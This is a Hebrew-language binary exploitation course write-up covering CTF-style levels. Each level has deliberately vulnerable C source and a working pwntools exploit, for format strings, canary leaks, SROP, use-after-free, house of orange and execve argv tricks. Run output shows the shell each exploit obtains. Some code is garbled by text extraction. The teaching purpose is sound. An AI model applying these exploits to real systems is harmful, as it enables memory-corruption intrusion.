    char fsb[100];
    memset(fsb,0,100);
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\ni = %d\n",i);

    if(i == 420)
    {
        puts("N1c3!! here is your shell:");
        system("/bin/sh");
    }
    else
    {
        puts("\nGOODBYE!");
    }
}
```

שלב זה מציג את הנושא של ²¹format string exploitation כדי לפתור את השלב עלינו לדעת מה offset של הסטרינג שלנו (fsb) בתוך הפונקציה printf.

נבדוק זאת בגdb:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level13$
gdb ./level13
```

GNU gdb (Ubuntu 9.2-0ubuntu1~20.04) 9.2

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²¹ <https://www.digitalwhisper.co.il/files/Zines/0x48/DW72-4-FormatString.pdf> - מקור נהדר בעברית!!
<https://www.exploit-db.com/docs/english/28476-linux-format-string-exploitation.pdf>
<https://medium.com/swlh/binary-exploitation-format-string-vulnerabilities-70edd501c5be>
<https://cs155.stanford.edu/papers/formatstring-1.2.pdf> - מאמר נהדר!!

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This is free software: you are free to change and redistribute it.

There is NO WARRANTY, to the extent permitted by law.

Type "show copying" and "show warranty" for details.

This GDB was configured as "x86_64-linux-gnu".

Type "show configuration" for configuration details.

For bug reporting instructions, please see:

<<http://www.gnu.org/software/gdb/bugs/>>.

Find the GDB manual and other documentation resources online at:

<<http://www.gnu.org/software/gdb/documentation/>>.

For help, type "help".

Type "apropos word" to search for commands related to "word"...

pwndbg: loaded 191 commands. Type pwndbg [filter] for a list.

pwndbg: created \$rebase, \$ida gdb functions (can be used with print/break)

Reading symbols from ./level13...

pwndbg> disass main

Dump of assembler code for function main:

```
0x08049256 <+0>:  endbr32
0x0804925a <+4>:  lea     ecx,[esp+0x4]
0x0804925e <+8>:  and     esp,0xffffffff0
0x08049261 <+11>: push    DWORD PTR [ecx-0x4]
0x08049264 <+14>: push    ebp
0x08049265 <+15>: mov     ebp,esp
0x08049267 <+17>: push    ebx
0x08049268 <+18>: push    ecx
0x08049269 <+19>: sub     esp,0x70
```

```

0x0804926c <+22>: call    0x8049190 <__x86.get_pc_thunk.bx>
0x08049271 <+27>: add     ebx,0x2087
0x08049277 <+33>: mov     eax,gs:0x14
0x0804927d <+39>: mov     DWORD PTR [ebp-0xc],eax
0x08049280 <+42>: xor     eax,eax
0x08049282 <+44>: sub     esp,0x4
0x08049285 <+47>: push    0x64
0x08049287 <+49>: push    0x0
0x08049289 <+51>: lea     eax,[ebp-0x70]
0x0804928c <+54>: push    eax
0x0804928d <+55>: call    0x8049120 <memset@plt>
0x08049292 <+60>: add     esp,0x10
0x08049295 <+63>: mov     eax,DWORD PTR [ebx+0x30]
0x0804929b <+69>: mov     eax,DWORD PTR [eax]
0x0804929d <+71>: push    0x0
0x0804929f <+73>: push    0x2
0x080492a1 <+75>: push    0x0
0x080492a3 <+77>: push    eax
0x080492a4 <+78>: call    0x8049110 <setvbuf@plt>
0x080492a9 <+83>: add     esp,0x10
0x080492ac <+86>: sub     esp,0xc
0x080492af <+89>: lea     eax,[ebx-0x12f0]
0x080492b5 <+95>: push    eax
0x080492b6 <+96>: call    0x80490c0 <printf@plt>
0x080492bb <+101>: add     esp,0x10
0x080492be <+104>: sub     esp,0x8
0x080492c1 <+107>: lea     eax,[ebp-0x70]
0x080492c4 <+110>: push    eax
0x080492c5 <+111>: lea     eax,[ebx-0x12d0]
0x080492cb <+117>: push    eax

```

```

0x080492cc <+118>: call    0x8049130 <__isoc99_scanf@plt>
0x080492d1 <+123>: add     esp,0x10
0x080492d4 <+126>: sub     esp,0xc
0x080492d7 <+129>: lea     eax,[ebp-0x70]
0x080492da <+132>: push    eax
0x080492db <+133>: call    0x80490c0 <printf@plt>
0x080492e0 <+138>: add     esp,0x10
0x080492e3 <+141>: mov     eax,DWORD PTR [ebx+0x40]
0x080492e9 <+147>: sub     esp,0x8
0x080492ec <+150>: push    eax
0x080492ed <+151>: lea     eax,[ebx-0x12cb]
0x080492f3 <+157>: push    eax
0x080492f4 <+158>: call    0x80490c0 <printf@plt>
0x080492f9 <+163>: add     esp,0x10
0x080492fc <+166>: mov     eax,DWORD PTR [ebx+0x40]
0x08049302 <+172>: cmp     eax,0x1a4
0x08049307 <+177>: jne     0x804932f <main+217>
0x08049309 <+179>: sub     esp,0xc
0x0804930c <+182>: lea     eax,[ebx-0x12c2]
0x08049312 <+188>: push    eax
0x08049313 <+189>: call    0x80490e0 <puts@plt>
0x08049318 <+194>: add     esp,0x10
0x0804931b <+197>: sub     esp,0xc
0x0804931e <+200>: lea     eax,[ebx-0x12a7]
0x08049324 <+206>: push    eax
0x08049325 <+207>: call    0x80490f0 <system@plt>
0x0804932a <+212>: add     esp,0x10
0x0804932d <+215>: jmp     0x8049341 <main+235>
0x0804932f <+217>: sub     esp,0xc
0x08049332 <+220>: lea     eax,[ebx-0x129f]

```


שלב 9

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

void (*ptr) (void) = NULL;

void win(void)
{
    system("/bin/sh");
}

int main()
{
    char fsb[100];
    memset(fsb,0,100);
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    if(ptr != NULL)
    {
        (*ptr)();
    }
    else
    {
        puts("\nGOODBYE!");
    }
}
```

אתגר זה מציג ניצול string format הכולל כתיבה של 4 בתים שלמים.

עלינו לדאוג שערכו של ptr יהיה win.

האופסט של הסטרינג הוא 6 (מכיוון שצריך לבצע שתי כתיבות, אז גם 7).

```
from pwn import *

first_write = 6
second_write = 7

DEBUG = False
gs = ''
b 23
continue
```

```

'''
if DEBUG:
    r = gdb.debug("./level14", gdbscript = gs)
else:
    r = process("./level14")

elf = ELF("./level14")

first_write_loc = 0x804b35c
second_write_loc = 0x804b35e

first_write_val = (elf.sym.win & 0xffff)
second_write_val = ((elf.sym.win >> 16) & 0xffff)

payload = "\x5c\xb3\x04\x08\x5e\xb3\x04\x08"

if first_write_val > second_write_val:
    payload += f"%0{second_write_val- 0x8}x%{second_write}$hn%0{first_w
rite_val-second_write_val}x%{first_write}$hn"
else:
    payload += f"%0{first_write_val- 0x8}x%{first_write}$hn%0{second_wr
ite_val - first_write_val}x%{second_write}$hn"

r.sendline(payload)
r.interactive()

```

הסקריפט מחליט אם 2 הבתים העליונים של ערך הכתיבה גדולים או קטנים מ-2 הבתים התחתונים של ערך הכתיבה, וכך מחליט על הformat string.

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level14$
```

```
python3 ./exp_f.py
```

```
[+] Starting local process './level14': pid 613099
```

```
[*] '/home/orkinyo/binary-exploitation-
course/levels/level14/level14'
```

```

Arch:      i386-32-little
RELRO:     No RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)

```

```
[*] Switching to interactive mode
```

```
$ id
```

```
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$
```

שלב 10

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

char idk[] = "/bin/sh";

void win(char* a)
{
    system(a);
}

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned Long) strtoul(in,NULL,0);
}

int main()
{
    char fsb[100];
    setvbuf(stdout, 0, _IONBF, 0);
    unsigned int (*ptr) (unsigned int) = &sleep;
    unsigned int (**a) (unsigned int) = &ptr;
    void* b = (void*) (((char*) (a)) + (sizeof (unsigned int*) / 2));
    printf("ILIKE TO SLEEP, TIME TO SLEEP: ");

    unsigned int sleep_time = read_number();
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\nptr = %p",ptr);
    (*ptr)(sleep_time);
}
```

עלינו לדאוג שptr ישתנה לwin וsleep_time יהיה idk:

```
from pwn import *
first_write = 7
seconded_write = 8

context.update(os = 'linux', arch = 'i386')
```

```

idk = 0x804b39c

DEBUG = False
gs = ''
b main
b 38
'''
if DEBUG:
    r = gdb.debug("./level15", gdbscript = gs)
else:
    r = process("./level15")

elf = ELF("./level15")

first_write_val = elf.sym.win & 0xffff
sec_write_val = (elf.sym.win >> 16) & 0xffff

log.info(f"first_write_val = 0x{first_write_val:02x}")
log.info(f"sec_write_val = 0x{sec_write_val:02x}")

if sec_write_val < first_write_val:
    fsb = f"%0{sec_write_val}x%{seconded_write}$hn%0{first_write_val-sec_write_val}x%{first_write}$hn"
else:
    fsb = f"%0{first_write_val}x%{first_write}$h2%0{sec_write_val - first_write_val}x%{seconded_write}$hn"

r.recvuntil(": ")
r.sendline(str(elf.sym.idk))
r.recvuntil(": ")
r.sendline(fsb)
r.recv()
r.interactive()

```

```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level15$
python3 exploit.py

```

```

[+] Starting local process './level15': pid 613136

```

```

[*] '/home/orkinyo/binary-exploitation-
course/levels/level15/level15'

```

```

Arch:      i386-32-little

```

```

RELRO:     No RELRO

```

```
Stack:    Canary found
NX:       NX enabled
PIE:      No PIE (0x8048000)
[*] first_write_val = 0x9276
[*] sec_write_val = 0x804
[*] Switching to interactive mode
ptr = 0x8049276
$ id
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$
```


שלב 11

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

char fsb[100] = {0};


void win()
{
    system("/bin/sh");
}

unsigned long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned Long) strtoul(in,NULL,0);
}

int main()
{
    char overflow[20];
    setvbuf(stdout, 0, _IONBF, 0);
    printf("data to print before sleeping: ");
    scanf("%90s",fsb);
    printf(fsb);
    printf("\nplease overflow, but mind the bird: ");
    fflush(stdin);
    read(0,overflow,0x100);
}
```

שלב זה מכיל buffer overflow פשוט – עלינו פשוט לקפוץ לפונקציה win.

אך, השלב קומפל על stack canary – ערך רנדומלי מושם על המחסנית בתחילת הפונקציה, ובסופה נבדק שהערך אותו הדבר.



כלומר, אנחנו צריכים לדרוס את הערך של הקנארי עם הערך האמיתי שלו – שאותו נשיג עם הדלפה.

דוגמה למה שקורה כאשר דורסים את הקנארי עם ערך שונה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level16$
./level16

data to print before sleeping: *** stack smashing detected
***: /home/orkinyo/binary-exploitation-
course/levels/level16/level16 terminated
***

please overflow, but mind the bird: ^C
orkinyo@ubuntu:~/binary-exploitation-course/levels/level16$
./level16

data to print before sleeping: a
a

please overflow, but mind the bird:
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA
AAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAAA

*** stack smashing detected ***: ./level16 terminated

Aborted (core dumped)
```

אם כן, נדליף את הקנארי עם format string bug – בעזרת אחד מה specifiers שמאפשרים לקרוא ערכים מהמחשנית ואז נדרוס את הקנארי עם הערך המודלף, ונקפוץ לניצחון!

```
#!/usr/bin/python3
from pwn import *

context.update(os = 'linux', arch = 'i386')

canary_loc = 13
offset_can = 20
DEBUG = False
gs = ''
b main
set context-sections disasm stack
continue
'''
if DEBUG:
    r = gdb.debug("./level16", gdbscript = gs)
else:
    r = process("./level16")

elf = ELF("./level16")

r.sendline(f"%{canary_loc}$p")

r.recvuntil(": ")
canary_leak = int(r.recvline().decode(),16)
log.info(f"canary = 0x{canary_leak:02x}")
r.sendline(b"A" * offset_can + p32(canary_leak) + p32(elf.sym.win))

r.interactive()
```

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level16$
./exploit.py
```

```
[+] Starting local process './level16': pid 613212
```

```
[*] '/home/orkinyo/binary-exploitation-
course/levels/level16/level16'
```

```
Arch:      i386-32-little
RELRO:     Full RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x8048000)
```

```
RUNPATH: b'../level16'
[*] canary = 0x8314d200
[*] Switching to interactive mode
please overflow, but mind the bird: $ id
uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)
$ whoami
orkinyo
$
```

שלב 12

```
#include <stdio.h>
#include <stdlib.h>

char idk[] = "/bin/sh";

void gadgets()
{
    __asm__(
        "mov eax, 0x77\n"
        "ret\n"
        "int 0x80\n"
    );
}

int main()
{
    char buf[8];
    gets(buf);
}
```

שלב זה מציג טכניקה המכונה Srop²²

האקספלוויט די פשוט, ומבוסס על החומר במאמרים, לכן רק אציג אותו כאן.

```
from pwn import *
context.update(os='linux', arch='i386')
offset = 8

DEBUG = False
gs = ''
b *gadgets + 10
set context-sections disasm stack
continue
'''
if DEBUG:
    r = gdb.debug("./level17", gdbscript = gs)
else:
    r = process("./level17")

elf = ELF("./level17")

payload = cyclic(offset) + p32(elf.sym.gadgets + 4) + p32(elf.sym.gadgets + 10)
r.send(payload)
frame = SigreturnFrame(kernel = "amd64")
```

²² <https://www.digitalwhisper.co.il/files/Zines/0x70/DW112-1-SROP.pdf> - מאמר מצויין בעברית
<https://hackmd.io/@imth/SROP>

```

frame.eax = 11
frame.ebx = elf.sym.idk
frame.eip = elf.sym.gadgets + 10
payload = bytes(frame)
r.sendline(payload)

r.interactive()
orkinyo@ubuntu:~/binary-exploitation-course/levels/level17$
python3 exploit.py

[+] Starting local process './level17': pid 613252

[*] '/home/orkinyo/binary-exploitation-
course/levels/level17/level17'

    Arch:      i386-32-little
    RELRO:     Full RELRO
    Stack:     No canary found
    NX:        NX enabled
    PIE:       No PIE (0x8048000)
    RUNPATH:   b'../level17'

[*] Switching to interactive mode

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$

```

שלב 13

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main()
{
    long int sz;
    FILE* f;
    char* s;
    f = fopen("./flag.txt", "r");

    fseek(f, 0, SEEK_END);
    sz = ftell(f);
    rewind(f);

    s = malloc(sz + 1);
    fread(s, sz, 1, f);
    s[sz] = 0;

    printf("no_flag_here!\n", s);
}
```

שלב זה נועד להסביר מעט על hooks בלינוקס²³ וכן על var args ב C²⁴.

נראה שמתבצעת הדפסה של "no flag here" עם הדגל כפרמטר, מכיוון שאין format specifier שידיפס אותו – הוא לא יודפס.

פתרון האתגר הוא hook על הפונקציה printf שמדיפס את הארגומנט הראשון עם puts:

```
#include <stdio.h>
#include <string.h>
#include <stdlib.h>
#include <stdarg.h>

int printf(const char *format, ...)
{
    puts("[+] hooked successfully");
}
```

²³ <https://tbrindus.ca/correct-ld-preload-hooking-libc>

<https://gist.github.com/shicky/a06a57de6ab027abe18047d5706819b8>

<https://gist.github.com/apsun/1e144bf7639b22ff0097171fa0f8c6b1>

https://liveoverflow.com/hooks-on-linux-with-ld_preload-pwn-adventure-3

<https://www.netspi.com/blog/technical/network-penetration-testing/function-hooking-part-i-hooking-shared-library-function-calls-in-linux>

²⁴ <https://jameshfisher.com/2016/11/23/c-varargs>

<https://stackoverflow.com/questions/15784729/an-example-of-use-of-varargs-in-c>

```

char* flag;
va_list argp;
va_start(argp, format);
flag = va_arg(argp, char*);
puts("we learned about hooking with LD_PRELOAD and also about varar
gs, btw here is your flag:");
puts(flag);
puts("!!win!!");
}

```

בנוסף מצורף סקריפט :bash

```

#!/bin/bash
make > /dev/null
LD_PRELOAD="./hook.so" ./level18
orkinyo@ubuntu:~/binary-exploitation-course/levels/level18$
./start.sh

[+] hooked successfully

we learned about hooking with LD_PRELOAD and also about
varargs, btw here is your flag:

this_is_y0ur_fl49

!!win!!

```


שלב 14

```
#include <fcntl.h>
#include <iostream>
#include <cstring>
#include <cstdlib>
#include <unistd.h>
using namespace std;

class TeacherUAF{
private:
    virtual void idk()
    {
        system("/bin/sh");
    }

protected:
    string name;
    int grade;

public:
    TeacherUAF() = default;
    virtual void be_nasty()
    {
        cout << "I am a teacher, homework more I give!\n";
    };
};

class StudentUAF: public TeacherUAF{
public:
    virtual void be_nasty()
    {
        cout << "I am a student, pull prank on teacher\n";
    };
};

int main()
{
    cout.setf(ios::unitbuf);
    cin.setf(ios::unitbuf);
    cout << "I really like tables that are V shaped - they are the next
thing!\n";

    int choice;
    unsigned int size;
    char* jjj;
    StudentUAF* stud = new StudentUAF();
    while(true)
```



```

    b *main + 367
    continue
    '''

    r = gdb.debug("./level19",gdbscript = gs)

else:
    r = process("./level19")

stud_size = 0x38

r.sendline("1")
r.sendline("3")
r.sendline("56")
raw_input("continue")
r.sendline(p64(student_vtable-0x8) + b"A" * 0x2f)
r.sendline("2")
r.recv(timeout=1)
log.progress("pwned")
r.interactive()

```

ובפעולה:

```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level19$
./exploit.py

[+] Starting local process './level19': pid 613365
continue

[^] pwned

[*] Switching to interactive mode

1. delete_student
2. be_nasty
3. malloc

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$ ls

exploit.py  level19  level19.cpp  Makefile

$

```

שלב 15

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <stdio_ext.h>
#include <unistd.h>
#include <malloc.h>

#define max_books 30

char name[0x100];

char* books[max_books];

unsigned Long read_number()
{
    char in[32];
    memset(in,0,32);
    read(0,in,31);
    return (unsigned Long) strtoul(in,NULL,0);
}

int get_first_free_shelf()
{
    for(int i = 0 ; i < max_books ; i++)
    {
        if (books[i] == NULL)
        {
            return i;
        }
    }
    return -1;
}

void write_book()
{
    int pages;
    int free_shelf;
    free_shelf = get_first_free_shelf();
    if(free_shelf == -1)
    {
        printf("You are too creative, goodbye!\n");
        exit(0);
    }

    printf("how long is your book\n> ");
    pages = read_number();
    if(pages > 0x58)
    {

```

```

        puts("to many pages, pepople are stupid!");
        exit(0);
    }
    books[free_shelf] = malloc(pages);
    printf("story pls> ");
    read(0,books[free_shelf],pages);
}

void destroy()
{
    int index;
    printf("book index to destroy> ");
    index = read_number();
    if (index >= max_books)
    {
        printf("index out of range!");
        exit(0);
    }
    free(books[index]);
}

void masterpiece()
{
    int pages;
    printf("how long is your masterpiece?\n> ");
    pages = read_number();
    char* holy_book = malloc(pages);
    printf("story pls> ");
    read(0,holy_book,pages);
}

void reinvent()
{
    printf("your new name?> ");
    read(0,name,0x100);
    printf("Hello you are great and writing is of great importance to t
he human race! you are genius and your name is @ %s!\n",name);
}

void menu()
{
    unsigned int choice;
    while(1)
    {
        puts("1. write a book");
        puts("2. destroy a book in angr because you are a creative craz
y person");
    }
}

```

```

    puts("3. reinvent yourself, and your name...");
    puts("4. go to lunch (and exit)");
    printf("> ");
    choice = read_number();

    switch (choice) {

        case 1:
            write_book();
            break;

        case 2:
            destroy();
            break;

        case 3:
            reinvent();
            break;

        case 4:
            exit(0);

        case 133742069:
            masterpiece();

        default:
            break;
    }
}

int main()
{
    setvbuf(stdout,0,2,0);
    puts("Welcome to the library!");
    puts("I heard that you are the best author so pls help us: we need
more books");
    printf("what your name?\n> ");
    read(0,name,0x100);

    puts("I shall now introduce you to our robotic assistant, CHAD\n");

    menu();
}

```

שלב זה כולל מתקפת fastbin_dup ביחד עם שחרור של chunk באזור בזיכרון שאותו אנחנו יכולים לקרוא, כדי להדליף כתובת של libc.

לאחר מכן בעזרת ²⁶house of orange נקבל shell:

```
from pwn import *

DEBUG = 0
elf = ELF("./level20")
libc = elf.libc

index = 0

array_ice_scream_size = 20

leak_libc = 0

if DEBUG:
    gs = f'''
    set breakpoint pending on
    break _IO_flush_all_lockp
    enable breakpoints once 1
    continue
    '''
    r = gdb.debug(elf.path, gdbscript=gs)
else:
    r = process(elf.path)

def name_first(name):
    r.recvuntil("> ")
    r.sendline(name)

def write_book(pages, story):
    global index
    r.recvuntil("> ")
    r.sendline("1")
    r.recvuntil("> ")
    r.sendline(str(pages))
    r.recvuntil("> ")
    r.sendline(story)
    index += 1
    return index - 1

def destroy(index):
    r.recvuntil("> ")
    r.sendline("2")
    r.recvuntil("> ")
```

²⁶<https://4ngelboy.blogspot.com/2016/10/hitcon-ctf-qual-2016-house-of-orange.html>

<https://www.programmersonsought.com/article/76542660606>

<https://dangokyo.me/2018/01/01/advanced-heap-exploitation-house-of-mind-house-of-orange-2>

https://wiki.x10sec.org/pwn/linux/glibc-heap/house_of_orange

```

    r.sendline(str(index))

def reinvent(name):
    r.recvuntil("> ")
    r.sendline("3")
    r.recvuntil("> ")
    r.sendline(name)
    r.recvuntil("@ ")
    return r.recvuntil("!\\n")

def write_masterpiece(pages, story):
    r.recvuntil("> ")
    r.sendline("133742069")
    r.recvuntil("> ")
    r.sendline(pages)

def leak_and_resolve_libc():
    leak = reinvent(cyclic(0xf))
    leak = leak.split(b'\\n')[1][-1]
    leak = leak + b"\\x00" * (0x8 - len(leak))
    leak = u64(leak)
    log.success(f"leak = 0x{leak:02x}\\n")
    libc.address = leak - 0x58 - libc.sym.main_arena
    log.success(f"libc load address = 0x{libc.address:02x}\\n")
    leak_libc = leak

name_loc = 0x602040
array_loc = 0x602140

#leak libc-----
name_first(b"A" * 0x8 + p64(0x21) + p64(0x0) + p64(0x0))
chunk_A = write_book(0x18, "A" * 0x17)
chunk_B = write_book(0x18, "A" * 0x17)
destroy(chunk_A)
destroy(chunk_B)
destroy(chunk_A)
write_book(0x18, p64(elf.sym.name) + b"A" * 0xf)
write_book(0x18, "A" * 0x17)
write_book(0x18, "A" * 0x17)
fake_chunk = write_book(0x18, "AAAAIWIN")
reinvent(cyclic(8) + p64(0x91) + cyclic(0x80) + p64(0x0) + p64(0x11) +
p64(0x0) + p64(0x11))
destroy(fake_chunk)
leak_and_resolve_libc()

flags = b"/bin/sh\\0"

```



```

reinvent(flags + p64(0x61) + p64(0) + p64(libc.sym._IO_list_all - 0x10)
+ p64(elf.sym.name) + p64(elf.sym.name + 0x10) + p64(libc.sym.system)*
21 + p64(elf.sym.name+0x30))

log.success("triggering unsorted bin attack")
r.sendline("1")
r.sendline("50")

log.success("---pwned!---")
r.interactive()

```

בפעולה:

```

orkinyo@ubuntu:~/binary-exploitation-course/levels/level20$
python3 exploit.py

```

```

[*] '/home/orkinyo/binary-exploitation-
course/levels/level20/level20'

```

```

Arch:      amd64-64-little
RELRO:     No RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       No PIE (0x400000)
RUNPATH:   b'./'

```

```

[*] '/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6'

```

```

Arch:      amd64-64-little
RELRO:     Partial RELRO
Stack:     Canary found
NX:        NX enabled
PIE:       PIE enabled

```

```

[+] Starting local process '/home/orkinyo/binary-exploitation-
course/levels/level20/level20': pid 613430

```

```

[+] leak = 0x7f29f23ffb78
[+] libc load address = 0x7f29f203b000
[+] triggering unsorted bin attack
[+] ---pwned!---
[*] Switching to interactive mode
1. write a book
2. destroy a book in angr because you are a creative crazy
   person
3. reinvent yourself, and your name...
4. go to lunch (and exit)
> how long is your book
> *** Error in `/home/orkinyo/binary-exploitation-
course/levels/level20/level20': malloc(): memory corruption:
0x00007f29f2400520 ***
===== Backtrace: =====
./libc.so.6(+0x777e5)[0x7f29f20b27e5]
./libc.so.6(+0x8213e)[0x7f29f20bd13e]
./libc.so.6(__libc_malloc+0x54)[0x7f29f20bf184]
/home/orkinyo/binary-exploitation-
course/levels/level20/level20[0x401389]
/home/orkinyo/binary-exploitation-
course/levels/level20/level20[0x40159d]
/home/orkinyo/binary-exploitation-
course/levels/level20/level20[0x40164c]
./libc.so.6(__libc_start_main+0xf0)[0x7f29f205b830]
/home/orkinyo/binary-exploitation-
course/levels/level20/level20[0x40119e]
===== Memory map: =====
00400000-00401000 r--p 00000000 08:05 3540900
/home/orkinyo/binary-exploitation-
course/levels/level20/level20
00401000-00402000 r-xp 00001000 08:05 3540900
/home/orkinyo/binary-exploitation-
course/levels/level20/level20

```

```

00402000-00403000 r--p 00002000 08:05 3540900
/home/orkinyo/binary-exploitation-
course/levels/level20/level20

00403000-00404000 rw-p 00002000 08:05 3540900
/home/orkinyo/binary-exploitation-
course/levels/level20/level20

022da000-022fb000 rw-p 00000000 00:00 0
[heap]

7f29ec000000-7f29ec021000 rw-p 00000000 00:00 0

7f29ec021000-7f29f0000000 ---p 00000000 00:00 0

7f29f203b000-7f29f21fb000 r-xp 00000000 08:05 3540902
/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6

7f29f21fb000-7f29f23fb000 ---p 001c0000 08:05 3540902
/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6

7f29f23fb000-7f29f23ff000 r--p 001c0000 08:05 3540902
/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6

7f29f23ff000-7f29f2401000 rw-p 001c4000 08:05 3540902
/home/orkinyo/binary-exploitation-
course/levels/level20/libc.so.6

7f29f2401000-7f29f2405000 rw-p 00000000 00:00 0

7f29f2405000-7f29f242b000 r-xp 00000000 08:05 3540899
/home/orkinyo/binary-exploitation-course/levels/level20/ld-
2.23.so

7f29f25f7000-7f29f25fa000 r--p 00000000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f25fa000-7f29f260c000 r-xp 00003000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f260c000-7f29f2610000 r--p 00015000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f2610000-7f29f2611000 r--p 00018000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f2611000-7f29f2612000 rw-p 00019000 08:05 1055526
/usr/lib/x86_64-linux-gnu/libgcc_s.so.1

7f29f2626000-7f29f262a000 rw-p 00000000 00:00 0

```

```

7f29f262a000-7f29f262b000 r--p 00025000 08:05 3540899
/home/orkinyo/binary-exploitation-course/levels/level20/ld-
2.23.so

7f29f262b000-7f29f262c000 rw-p 00026000 08:05 3540899
/home/orkinyo/binary-exploitation-course/levels/level20/ld-
2.23.so

7f29f262c000-7f29f262d000 rw-p 00000000 00:00 0

7ffe8bb01000-7ffe8bb22000 rw-p 00000000 00:00 0
[stack]

7ffe8bbad000-7ffe8bbb1000 r--p 00000000 00:00 0
[vvar]

7ffe8bbb1000-7ffe8bbb3000 r-xp 00000000 00:00 0
[vdso]

ffffffffffff600000-ffffffffffff601000 --xp 00000000 00:00 0
[vsyscall]

$ id

uid=1000(orkinyo) gid=1000(orkinyo)
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug
dev),120(lpadmin),131(lxd),132(sambashare),998(docker)

$ whoami

orkinyo

$

```

שלב 16

שלב זה דורש שימוש בexecve כדי ליצור process ללא argv:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>

int main(int argc, char** argv)
{
    if(argc == 0)
    {
        system("/bin/sh");
        exit(EXIT_SUCCESS);
    }

    else
    {
        puts("LLESHON~[ -+- ]bye[ -+- ]~NOSHELL");
        exit(EXIT_FAILURE);
    }
}
```

הפתרון:

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <unistd.h>

int main()
{
    char* program = "./level21";
    char* argv = NULL;
    char* envp = {0};

    puts("--pwned--");
    execve(program, argv, envp);
}
```

```
#!/bin/bash
make > /dev/null

./expl
```

בפעולה:

```
orkinyo@ubuntu:~/binary-exploitation-course/levels/level21$  
./expl.sh  
starting exploit  
--pwned--  
$ id  
uid=1000(orkinyo) gid=1000(orkinyo)  
groups=1000(orkinyo),4(adm),24(cdrom),27(sudo),30(dip),46(plug  
dev),120(lpadmin),131(lxd),132(smbashare),998(docker)  
$ whoami  
orkinyo  
$
```

שלב 17

```
#include <stdio.h>
#include <stdlib.h>
#include <string.h>
#include <pthread.h>
#include <unistd.h>

volatile int x;

void* th2(void* arg)
{
    puts("enter x:");
    scanf("%i",&x);
}

void* th1(void* arg)
{
    if(x == 5) //toc
    {
        sleep(2);

        if(x == 1337) //tou
        {
            system("cat flag.txt");
        }

        else
        {
            puts("bye");
        }
    }
}

int main()
{
    int ret1, ret2;
    x = 5;
    pthread_t thread1, thread2;
    ret1 = pthread_create(&thread1, NULL, th1, (void*) NULL);
